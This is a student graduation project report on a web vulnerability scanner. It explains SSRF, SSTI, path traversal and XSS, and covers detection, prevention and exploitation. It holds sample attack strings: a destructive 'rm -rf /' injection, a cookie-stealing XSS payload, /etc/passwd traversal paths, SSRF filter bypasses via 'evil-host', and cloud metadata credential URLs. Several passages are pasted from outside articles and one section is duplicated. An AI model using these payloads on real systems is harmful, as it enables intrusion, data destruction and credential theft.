جامعة آل البيت

Al al-Bayt University

“Web Vulnerability Scanner”

Presented by

Ahmad Ali Shwaiyat	2100906056
Mohammad Abdallah Alzoubi:	2100906042
Yousef Mohammad Hjooj:	2100906076
Abdalrahman Reda Albeshtawi :	2100906014

Supervisor:

Submitted in Partial Fulfillment of the Requirements for Bachelor Degree in Cybersecurity

Prince Al Hussein bin Abdullah Faculty of Information Technology
Al al-Bayt University

Al-Mafraq- Jordan

DECLARATION

As part of the requirements for a bachelor's degree in Cybersecurity, we Mohammad Alzoubi ,Ahmad Shwaiyat ,Yousf Hjooj ,and Abd Abdalrahman Albeshtawi

state that the project titled “**Web Vulnerability Training Scanner**” is our creation. We confirm that all data, sources, and information used in this project have been appropriately referenced and acknowledged.

Furthermore, we declare that this project has not been previously submitted for credit, towards another program or test at any institution.

Signed	Student No
Ahmad Ali Shwaiyat	21000906056
Mohammad Abdallah Alzoubi	2100906042
Yousef Mohammad Hjooj	2100906076
Abdalrahman Reda Albeshtawi	2100906014

Abstract

TABLE OF CONTENTS

Table of Figures

Ch1:Introdaction

1.1 Project Problem

Modern web applications are increasingly targeted by cyberattacks due to vulnerabilities such as SQL injection, cross-site scripting (XSS), insecure APIs, and misconfigured servers. Manual vulnerability detection is time-consuming, error-prone, and requires specialized expertise. Many organizations, especially small-to-medium enterprises (SMEs), lack the resources to implement robust security practices, leaving their systems exposed to breaches. This project addresses the critical need for an automated, accessible, and efficient web vulnerability scanner to identify and mitigate risks proactively.

1.2 Project Goals

The main goals of this project are:

1. To develop an automated web vulnerability scanner that identifies and reports common security weaknesses.
2. To improve the security posture of web applications by enabling early detection and remediation of vulnerabilities.
3. To provide a user-friendly tool that can be used by developers, security teams, and organizations regardless of their technical expertise.

1.3 What is an automated web vulnerability?

An **automated web vulnerability scanner** is a software tool designed to systematically identify security weaknesses in web applications, APIs, and servers by combining predefined rules, machine learning (ML), and simulated attack patterns. It eliminates the need for manual penetration testing, enabling rapid, scalable, and repeatable security assessments.

Key Vulnerabilities Detected

These tools focus on critical flaws, including:

1. **Injection Attacks**:
   - **SQL Injection (SQLi)**: Exploits unsensitized input fields to execute malicious SQL queries.
   - **Command Injection**: Injects OS commands (e.g., ; rm -rf /) via vulnerable parameters.
2. **Broken Authentication**: Weak session management (e.g., predictable cookies) or brute-forceable login endpoints.
3. **Sensitive Data Exposure**: Unencrypted transmission of passwords, tokens, or PII.
4. **Cross-Site Scripting (XSS)**: Injects client-side scripts (e.g., <script>alert(document. Cookie)</script>) to hijack user sessions.
5. **Security Misconfigurations**: Default settings, open ports, or exposed debug interfaces.

1.4 Why are vulnerability scanners Important

1. Cost Efficiency: Reduce expenses associated with manual security audits.
2. Proactive Defense: Identify vulnerabilities before attackers exploit them.
3. Compliance: Meet regulatory standards (e.g., GDPR, PCI-DSS).
4. Reputation Protection: Prevent data breaches that damage organizational trust.
5. Continuous Monitoring: Enable real-time scanning in DevOps pipelines (shift-left security).

1.5 What the project covers?

1.5.1 Path Traversal

- Definition: Exploits improper input sanitization to access unauthorized files (e.g., /../../etc./passwd).
- Impact: Data theft, system compromise.
- Detection: Inject traversal sequences (e.g., ../, %2e%2e%2f) and analyze server responses for file disclosures.

1.5.2 Cross-Site Scripting (XSS)

- Definition: Injects malicious scripts into web pages (e.g., <script>alert(1)</script>).
- Types: Stored (persistent), Reflected (URL-based), DOM-based (client-side).
- Detection: Submit payloads and check for unencoded output in HTML/JS contexts.

1.5.3 Server-Side Request Forgery (SSRF)

- Definition: Forces a server to make unauthorized internal requests (e.g., to AWS metadata endpoints).
- Impact: Internal network reconnaissance, cloud credential theft.
- Detection: Send URLs with internal IPs (e.g., http://169.254.169.254) and monitor responses.

1.5.4 Server-Side Template Injection (SSTI)

- Definition: Injects malicious code into templating engines (e.g., Jinja2, Smarty).
- Impact: Remote code execution (RCE), data leaks.
- Detection: Test with template syntax (e.g., {{7*7}} → 49 indicates vulnerability).

1.6 Beneficiaries

- Developers: Integrate security into CI/CD pipelines.
- Penetration Testers: Accelerate vulnerability discovery.
- Organizations: Reduce breach risks and audit costs.
- End Users: Safeguard personal data from exploits.

Ch2: Overview of Target vulnerabilities

2.1 Server-side Request Forgery (SSRF)

In this section we explain what server-side request forgery (SSRF) is, and describe some common examples. We also show you how to find and exploit SSRF vulnerabilities.

1. What is SSRF?

Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems. This could leak sensitive data, such as authorization credentials.

2. What is the impact of SSRF attacks?

A successful SSRF attack can often result in unauthorized actions or access to data within the organization. This can be in the vulnerable application, or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks. These can appear to originate from the organization hosting the vulnerable application.

3. Common SSRF attacks

SSRF attacks often exploit trust relationships to escalate an attack from the vulnerable application and perform unauthorized actions. These trust relationships might exist in relation to the server, or in relation to other back-end systems within the same organization.

1. **SSRF attacks against the server:**

In an SSRF attack against the server, the attacker causes the application to make an HTTP request back to the server that is hosting the application, via its loopback network interface. This typically involves supplying a URL with a hostname like 127.0.0.1 (a reserved IP address that points to the loopback adapter) or localhost (a commonly used name for the same adapter).

2. SSRF attacks against other back-end systems
   In some cases, the application server is able to interact with back-end systems that are not directly reachable by users. These systems often have non-routable private IP addresses. The back-end systems are normally protected by the network topology, so they often have a weaker security posture. In many cases, internal back-end systems contain sensitive functionality that can be accessed without authentication by anyone who is able to interact with the systems.

4.Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

1.SSRF with blacklist-based input filters

Some applications block input containing hostnames like 127.0.0.1 and localhost, or sensitive URLs like /admin. In this situation, you can often circumvent the filter using the following techniques:

- Use an alternative IP representation of 127.0.0.1, such as 2130706433, 017700000001, or 127.1.
- Register your own domain name that resolves to 127.0.0.1. You can use spoofed.burpcollaborator.net for this purpose.
- Obfuscate blocked strings using URL encoding or case variation.
- Provide a URL that you control, which redirects to the target URL. Try using different redirect codes, as well as different protocols for the target URL. For example, switching from an http: to https: URL during the redirect has been shown to bypass some anti-SSRF filters.

2.SSRF with whitelist-based input filters

Some applications only allow inputs that match, a whitelist of permitted values. The filter may look for a match at the beginning of the input, or contained within in it. You may be able to bypass this filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are likely to be overlooked when URLs implement ad-hoc parsing and validation using this method:

- You can embed credentials in a URL before the hostname, using the @ character. For example:

https://expected-host:fakepassword@evil-host

- You can use the # character to indicate a URL fragment. For example:

https://evil-host#expected-host

- You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

https://expected-host.evil-host

- You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request. You can also try double-encoding characters; some servers recursively URL-decode the input they receive, which can lead to further discrepancies.
- You can use combinations of these techniques together.

2.2 Server-side Template Injection (SSTI)

What is Server Side Template Injection?

Most web app owners prefer using Twig, Mustache, and FreeMarker like template engines for the seamless embedding of dynamic & rich data in HTML parts of of e-mails or webpages. When the user input is introduced to the template unsafely or with the presence of malicious elements, an SSTI attack takes place.

SSTI is the insertion of the malicious elements into the famous template engines via built-in templates that are used on the server-side. Here, the main aim of this act by the actor is to get a hold of server-side operations.

The easy way to understand the process of SSTI is by explaining it via real-world examples. Now consider the scenario; you're using a marketing app for sending customer emails in build and use Twig template system to address the email receivers by name.

If the name is added in the template without granting any modification abilities to the receivers then things will be smooth. As soon as receiver-end customization of the emails is permitted, the sender starts losing the hold over the template content.

Threat actors can use the user-end customization facility as an opportunity and perform an SSTI attack by figuring out the template-generation engine used in customization and altering the featured payload as per their preferences.

Not always SSTI attacks are planned; at times, it occurs unknowingly when the user-side input contracts with the template directly. This situation creates an opportunity for the threat actors to introduce template engine distorting commands and operate servers as per their will. In each case, the outcomes of an SSTI attack are destructive mostly.

How Do Server-Side Templates Work?

Developers often use these templates to create a pre-populated web page featuring customized end-user data directed to the server. The use of these templates reduces the browser-to-server commute during the server-side request processing.

As server-side templates offer great flexibility and shortcuts to the pre-embedded user inputs, it's often mistaken with XXS.

Template-creation engines are the most preferred resources to create dynamic HTML for web frameworks. On a structural level, a template features the static portion of the intended HTML user output and specific rules explaining the dynamic content insertion process.

Despite adopting best practices, template systems are not well-guarded and are prone to get into the hands of threat actors or ill-intended template creators.

Web applications granting the freedom of supplying or introducing user-created templates are likely to become a target of SSTI attacks. Suppose, an author edits data for a variable in this context. It will trigger the engine to use template files for adding dynamic components on the web app.

Furthermore, the engine automatically starts generating HTML output responses as soon as an HTTP request takes place.

The impact of SSTI?

Just like any other cyber vulnerability, the SSTI impairs the target. For instance, its introduction makes the website prone to multiple attacks.

The affected template engine type and the way an application utilizes it are two aspects determining the consequence of the SSTI attack.

Mostly, the result is highly devastating for the target such as:

- Remote code execution.
- Unauthorized admin-like access enabled for back-end servers;
- Introduction of random files and corruption into your server-side systems;
- Numerous cyberattacks on the inner infrastructure.

All these actions can cause havoc beyond one's imagination. In very rare cases, SSTI remains less bothersome.

How to Detect SSTI?

The above-mentioned consequences of SSTI are a sign for developers and defenders to become foresighted and identify the injection in the early stage. However, that is not as easy as it sounds as SSTIs are complicated to understand, seems very similar to XSS attacks, and often remain unseeable. Hence, one has to make extra efforts for the earlier and precise detection of SSTI.

As this is the case with any other attacks, the beginning detection step is to find its presence. The most viable way for this to happen is fuzzing out the template via familiarizing generally-used expressions with special character sequences.

If the tester isn't able to execute the character sequence, it implies the presence of SSTI.

Additionally, one can look for the existence of web pages featuring extensions like .stm, .shtml, and .shtm. Websites having pages with these extensions are likely to be impacted by the SSTI attack.

However, not all these approaches are enough to do 100% precise SSTI detection, because there exists 2 contexts for its presence: plain text and code text.

Here is a detailed explanation of the most common approaches for detecting SSTI in both the contexts separately:

1. Plaintext

In this detection method, XSS input-like plain text is used to check for presence of the vulnerability. To verify whether or not this is a favorable situation for SSTI, you may also use mathematical expressions in your parameter.

To check a site, http://example.com/?username=${7*7} URL can help in SSTI detection. Here, you need to replace 'example.com' with the name of the site. If the URL search result features any mathematical value, it shows the presence of SSTI vulnerability.

2. Code context

It concerns constructing a payload that can procure error or blank responses present on the server. Also, it can be done by ensuring zero-probability for the XSS vulnerability. You may try injecting arbitrary HTML in the value to do so.

When XSS is absent, the first approach, constructing a payload, should be used in this SSTI detection method.

How to Identify SSTI?

Upon successful detection of SSTI injection, emphasis must be upon recognizing the template engine that has been influenced.

There are varied templating languages, but most of them use alike syntax. These syntaxes are created in a way that they won't contradict with used HTML elements. This makes probing payload creation for impacted template engine testing an easy task.

Submitting invalid syntax is also a viable way to identify SSTI compromise. Your submission will enforce error messages from server-side systems to give out crucial particulars.

In most cases, this works. Testers looking for alternative ways must manually test the numerous payloads and analyze their interception procedure through the template-creator engines. To narrow down your options, you may try eliminating syntax patterns as per your trials during the process.

Also, injecting arbitrary arithmetical operations as per the syntax followed by assorted template enginesis a very common approach.




Figure II Identify SSTI

How To Prevention Server Side Template Injection ?

After comprehending the consequence of an SSTI attack, it's not intelligent to disregard it and not to learn about the preventive ways. Ditching the use of a template engine is not a consider-worthy alternative as it supports modification at multiple fronts while not causing any disruptions to the code flow.

Hence, developers and security experts must lookout for other ways to keep the applications and websites away from the reach of SSTI's reach. Here are some expert-approved SSTI prevention strategies to enforce.

1. **Limited 'Edit' Access**

In any case, templates shouldn't be available for modification and alteration to anyone else, except developers and admins. Templates that are open to all are easy targets for hackers. Hence, it's wise to execute the access rules on the templates and keep their accessibility restricted. However, this is not an achievable goal all time.

2. **A Quick Scrutiny**

Sanitization is another viable technique to keep the possibilities of SSTI attacks on the lower side. It refers to cross checking all the intended content for the presence of destructive elements beforehand. Most importantly, this prior scrutiny should be performed on the user transmitted data. One can make it happen by using regex and creating a list of verified expressions. Keep in mind that this solution doesn't warrant 100% protection.

3. **Sandboxing**

For better protection from SSTI, sandboxing is a better option than sanitization. It's a preventive approach involving creating a secure and close ecosystem for the user. The close environment is free from dangerous features and modules while restricted access to other data when any vulnerability is figured out. Though its efficacy is commendable, its implementation is a tough task. Also, it's easy to bypass it by using oversights or misconfiguration.

4. **Go for Logicless Templates**

You can use logic-less templates to prevent SSTI attacks. Logic-less engine templates are the templates used to detach code interpretation and visual rendering. Mustache is a common example of a logic-less template. As a logic-less template uses mil control flow statements, all sort of control is data-driven by default and makes application logic integration possible. This reduces the possibility of remote code execution.

5. **Utilize a Docker Container**

If none of the above solutions work then defenders must admit that the remote code execution is inevitable and should try to trim its impact by implementing customized sandboxing by executing the template engine in a completely locked Docker container.

2.2 Path Traversal

What is Path Traversal

Path Traversal Vulnerability is a type of security flaw that allows an attacker to gain access to files and directories that are intended to be restricted. This can be done by specifying a file path that is outside of the intended directory, or by using special characters that allow the attacker to navigate the file system.

Path Traversal Vulnerability is a common problem in web applications. It is caused by a lack of proper input validation and sanitization. When an attacker is able to exploit a Path Traversal Vulnerability, they can access sensitive information that is normally restricted. This can include configuration files, sensitive data, or even the server itself. Path Traversal Vulnerability can also be used to execute arbitrary code on the server, which can lead to a full compromise of the system

How Do Path Traversal Work?



1. Hacker identifies web application with insufficient filtering or validation of browser input from users.
2. Valid GET request is used to retrieve and return an expected file from the web server
https://example-website.com/?file=filename.php
SERVER
1
2
HACKER
filename.php -->
../../../../etc/passwd
../
3
4
../
https://example-website.com/?file=../../../../etc/passwd
3. Hacker modifies URL string using "../" directive in attempt to retrieve desired file from a higher directory
4. GET request is performed and hacker is granted access to file containing sensitive information without proper validation.
NeuraLegion | www.neuralegion.com

Figure III Who Pathe travesal work

The impact of Path Traversal

Directory traversal vulnerabilities can lead to:

Exposure of Sensitive Data: Attackers can access passwords, application configuration files, and other critical data, potentially exposing the system to further risks.

Privilege Escalation Attacks: If system files are accessed or modified, attackers can escalate their privileges, gaining unauthorized access to restricted areas.

System Compromise: Reading files like "/etc/passwd" or "/etc/shadow" on Linux systems can enable further attacks.

Application Exposure: Attackers may gain access to the application's source code, revealing more vulnerabilities.

Data Breaches: Unauthorized exposure of sensitive data may lead to legal liabilities and reputational damage.

How to Detect Path Traversal

Detecting path traversal vulnerabilities involves a combination of automated tools and manual testing:

Code Analysis – Inspect the application's file-handling code for improper sanitization or validation of user-supplied inputs.

Dynamic Application Security Testing (DAST) – Use tools like DAST scanners to inject payloads systematically and check for signs of unauthorized access.

Indusface WAS, an AI-powered DAST scanner, detects Path Traversal vulnerabilities by injecting crafted payloads and analysing server responses for unauthorized file access, ensuring accurate detection with zero false positives.

Manual Penetration Testing – Skilled testers can identify vulnerabilities by experimenting with file path inputs. For example, submitting *../../etc/passwd* in file path parameters can help assess susceptibility.

Log Monitoring – Analyse server logs for unusual file access patterns, such as repeated requests for paths containing ../.

How to Identify Path Traversal?

There are several ways to identify this vulnerability. Some common and easiest ways are:

1. Check for any input fields that allow directory traversal characters such as “../” or “../”.
2. Look for any file inclusion functions that use user-supplied input without proper validation.
3. Test for directory traversal by trying to access files and directories outside of the intended path.

If you find any of these indicators, it is important to verify if the vulnerability is actually present. This can be done by trying to access a known sensitive file or by attempting to execute code on the server. If successful, this would confirm that The Path Traversal Vulnerability is present and needs to be fixed immediately.

How To Prevent The Path Traversal Vulnerability?

The Path Traversal Vulnerability is a type of security vulnerability that can allow attackers to gain access to files and directories that they should not have access to. This can lead to sensitive information being leaked or even the entire system being compromised.

Preventing Path Traversal Vulnerabilities is important for any organization that wants to keep their systems secure. There are many ways to prevent these vulnerabilities, but some of the most effective include:

1. **Sanitize user input:** make sure that any user input is checked and cleaned before being used by the system. This includes removing any characters that could be used to exploit the vulnerability, such as “../” or “./”.
2. **Use a whitelist:** only allow files that are known to be safe to be accessed by the system. This can be done by maintaining a list of safe files and checking any requested files against this list.
3. **Use a sandbox:** restrict access to the file system so that malicious users cannot access sensitive files or directories. This can be done using operating system features such as permissions and access control lists (ACLs).
4. **Use security features:** make sure that the webserver, application server, and database are all configured to use security features such as SSL/TLS encryption and authentication. This will help to prevent attackers from being able to view or modify sensitive data.

5. **Keep up to date:** keep the operating system, web server, application server, and database software up to date with the latest security patches. This will help to prevent known vulnerabilities from being exploited.

2.4 Cross-Site Scripting (XSS)

What is cross-site scripting (XSS)?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data

How does XSS work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

XSS proof of concept

You can confirm most kinds of XSS vulnerability by injecting a payload that causes your own browser to execute some arbitrary JavaScript.

What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

Reflected XSS, where the malicious script comes from the current HTTP request.

Stored XSS, where the malicious script comes from the website's database.

DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

Reflected XSS, where the malicious script comes from the current HTTP request.

Stored XSS, where the malicious script comes from the website's database.

DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.

What can XSS be used for?

An attacker who exploits a cross-site scripting vulnerability is typically able to: Impersonate or masquerade as the victim user. Carry out any action that the user is able to perform. Read any data that the user is able to access. Capture the user's login credentials. Perform virtual defacement of the web site. Inject trojan functionality into the web site.

CH3: Detection & Exploitation Methodologies

3.1 SSRF Detection & Exploitation Technique

Detection Technique

SSRF (Server Side Request Forgery) is a security vulnerability that allows an attacker to make unauthorized HTTP requests from the backend of a vulnerable web application by manipulating the URL/domain/path parameter of the request. The injected URL can come from either an internal network or a third-party network, and the attacker's goal is usually to gain unauthorized access to internal applications or leak sensitive data.

SSRF attacks can have serious consequences, such as unauthorized actions on third-party applications and remote command execution on vulnerable internal applications. Additionally, attackers can use SSRF to bypass network security measures such as firewalls and gain access to sensitive resources.

Detection techniques for pen-testing with different types of application scenarios

One of the most commonly used methods to detect SSRF vulnerabilities is to set up a dedicated server that can receive both DNS and HTTP requests. The idea is to identify requests made by the user-agent or originating from the IP address of the vulnerable application server. If the server receives a request from the application, it indicates that there might be an SSRF vulnerability present. This method can help in identifying SSRF attacks in real-time and is used extensively by security professionals and researchers.

Another method of detecting SSRF attacks is based on response timing. In such cases, the attacker learns whether or not a specific resource exists based on the time it takes to receive a response. If the response time is significantly different from what is expected, it may indicate that the attacker is trying to access a resource that does not exist or is not accessible.

URL/domain/path as a part query string or request body - One common scenario where SSRF can occur is when an application takes any URL, domain name, or file path as an input as part of the query string or request body, and the values of these parameters are used in backend processing. SSRF can happen when an attacker is able to control the input parameters and can inject malicious URL/domain/path. For instance, an attacker could use an image URL or a link URL as input in template generation, or use a file/directory path or an image URL in system/device configuration. In such cases, the attacker could trick the application into sending requests to internal resources or third-party services without the application's knowledge. The most common consequence of such attacks is unauthorized access to sensitive data or resources.

The Referrer header - This header can be manipulated by an attacker to exploit an SSRF vulnerability. If the application uses the referrer header for business logic or analytics purposes, the attacker can modify it to point to a target server they control. The vulnerable application will then make requests to the internal network, allowing them to potentially gain access to internal resources. This can also lead to data exfiltration or unauthorized actions on third-party applications.

PDF Rendering/Preview Functionality - If the application provides the ability to generate PDF files or preview their content based on user input data, there may be a risk of SSRF. This is because the application's code or libraries could render the user-supplied JavaScript content on the backend, potentially leading to SSRF vulnerabilities. Attackers could exploit this vulnerability by injecting a malicious URL or IP address in the PDF file or the preview content, resulting in unauthorized access to internal systems or sensitive data. Therefore, it's important for developers to thoroughly sanitize user input data and restrict access to internal resources to prevent SSRF attacks.

File uploads – If an application includes a file upload feature and the uploaded file is parsed or processed in any way, it may be vulnerable to SSRF attacks. This is because URLs or file paths embedded in uploaded files such as SVG, XML, or PDF files may be used to make unauthorized requests to external resources. Attackers can leverage this vulnerability to perform actions such as gaining unauthorized access to internal applications, leaking sensitive data, or executing commands on third-party applications through vulnerable application’s origin.

Bypassing Whitelisted Domain/URL/Path – An attacker can use various encoding mechanisms and supply malformed URL formats with binary characters for the localhost URL, including techniques like CIDR bypass, dot bypass, decimal/octal/hexadecimal bypass, and domain parser confusion, to evade an application's whitelisted URL/domain/file path configuration. This can allow the attacker to inject a malicious URL or domain name, potentially leading to an SSRF vulnerability.

Checking with different protocols/IP/Methods - An attacker may attempt to exploit an SSRF vulnerability by sending requests with different protocols (e.g. file, dict, sftp, gopher, LDAP, etc.), IP addresses, and HTTP methods (e.g. PUT, DELETE, etc.) to see if the application is vulnerable. For instance, an attacker may try to access internal resources using the file protocol, which can allow them to read files on the server or execute arbitrary code. Similarly, an attacker may try to access resources using less common protocols like dict or gopher, which are not typically used and may not be blocked by firewalls.

The upcoming section of the blog will delve deeper into the topic of SSRF exploitation in the context of cloud-based applications. We will also explore platform-oriented attacks on internal apps and examine various migration strategies to prevent SSRF attacks.

Exploitation Technique

In the previous section, we explored different techniques for detecting Server-Side Request Forgery (SSRF) based on the application's scenarios. Now, let's delve into the exploitation techniques associated with SSRF, which come into play once SSRF has been confirmed within the application. These techniques aim to assess the vulnerability's risk or impact. The SSRF exploitation process can be divided into two main parts.

Exploiting Application Internal infrastructure:

- Companies utilize various architectural patterns for running applications, including reverse proxies, load balancers, cache servers, and different routing methods. It is crucial to determine if an application is running on the same host. URL bypass techniques can be employed to invoke well-known URLs and Protocols like localhost (127.0.0.1) and observe the resulting responses. Malicious payloads can sometimes trigger error messages or responses that inadvertently expose internal IP addresses, providing valuable insights into the internal network.

- Another approach involves attempting connections to well-known ports on localhost or leaked IP addresses and analyzing the responses received on different ports.

- Application-specific information, such as the operating system, application server version, load balancer or reverse proxy software/platform, and vulnerable server-side library versions, can aid in targeting specific payloads for exploitation. It is also worthwhile to check if the application permits access to default sensitive files located in predefined locations. For example, on Windows systems, accessing critical files like win.ini, sysprep.inf, sysprep.xml, and NTLM hashes can be highly valuable. A comprehensive list of Windows files is available at https://github.com/soffensive/windowsblindread/blob/master/windows-files.txt. On Linux, an attacker may exfiltrate file:////etc/passwd hashes through SSRF.

- If the application server runs on Node.js, a protocol redirection attack can be attempted by redirecting from an attacker's HTTPS server endpoint to HTTP. For instance, using a URL like https://attackerserver.com/redirect.aspx?target=http://localhost/test.

- It is essential to identify all endpoints where the application responds with an 'access denied' (403) error. These URLs can then be used in SSRF to compare differences in responses.

- By identifying the platform or components used in an application, it becomes possible to exploit platform-specific vulnerabilities through SSRF. For example, if the application relies on WordPress, its admin or configuration internal URLs can be targeted. Platform-specific details can be found at https://github.com/assetnote/blind-ssrf-chains, which assists in exploiting Blind/Time-based SSRF.

- DNS Rebinding attack: This type of attack occurs when an attacker-controlled DNS server initially responds to a DNS query with a valid IP address with very low TTL value, but subsequently returns internal, local, or restricted IP addresses. The application may allow these restricted IP addresses in later requests while restricting them in the first request. DNS Rebinding attacks can be valuable when the application imposes domain/IP-level restrictions.

- Cloud metadata exploitation: Cloud metadata URLs operate on specific IP addresses and control the configuration of cloud infrastructures. These endpoints are typically accessible only from the local environment. If an application is hosted on a cloud infrastructure and is susceptible to SSRF, these endpoints can be exploited to gain access to the cloud machine.

Amazon (https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html)

- *http://169.254.169.254/*
- *http://169.254.169.254/latest/meta-data/*
- *http://169.254.169.254/latest/user-data*
- *http://169.254.169.254/latest/user-data/iam/security-credentials/<<role>>*
- *http://169.254.169.254/latest/meta-data/iam/security-credentials/<<role>>*
- *http://169.254.169.254/latest/meta-data/ami-id*
- *http://169.254.169.254/latest/meta-data/hostname*
- *http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key*
- *http://169.254.169.254/latest/meta-data/public-keys/<<id>>/openssh-key*

Google (https://cloud.google.com/compute/docs/metadata/querying-metadata)

- *http://169.254.169.254/computeMetadata/v1/*
- *http://metadata.google.internal/computeMetadata/v1/*
- *http://metadata/computeMetadata/v1/*
- *http://metadata.google.internal/computeMetadata/v1/instance/hostname*
- *http://metadata.google.internal/computeMetadata/v1/instance/id*
- *http://metadata.google.internal/computeMetadata/v1/project/project-id*

Azure (https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-service?tabs=windows)

- *http://169.254.169.254/metadata/v1/maintenance*

Exploiting external network

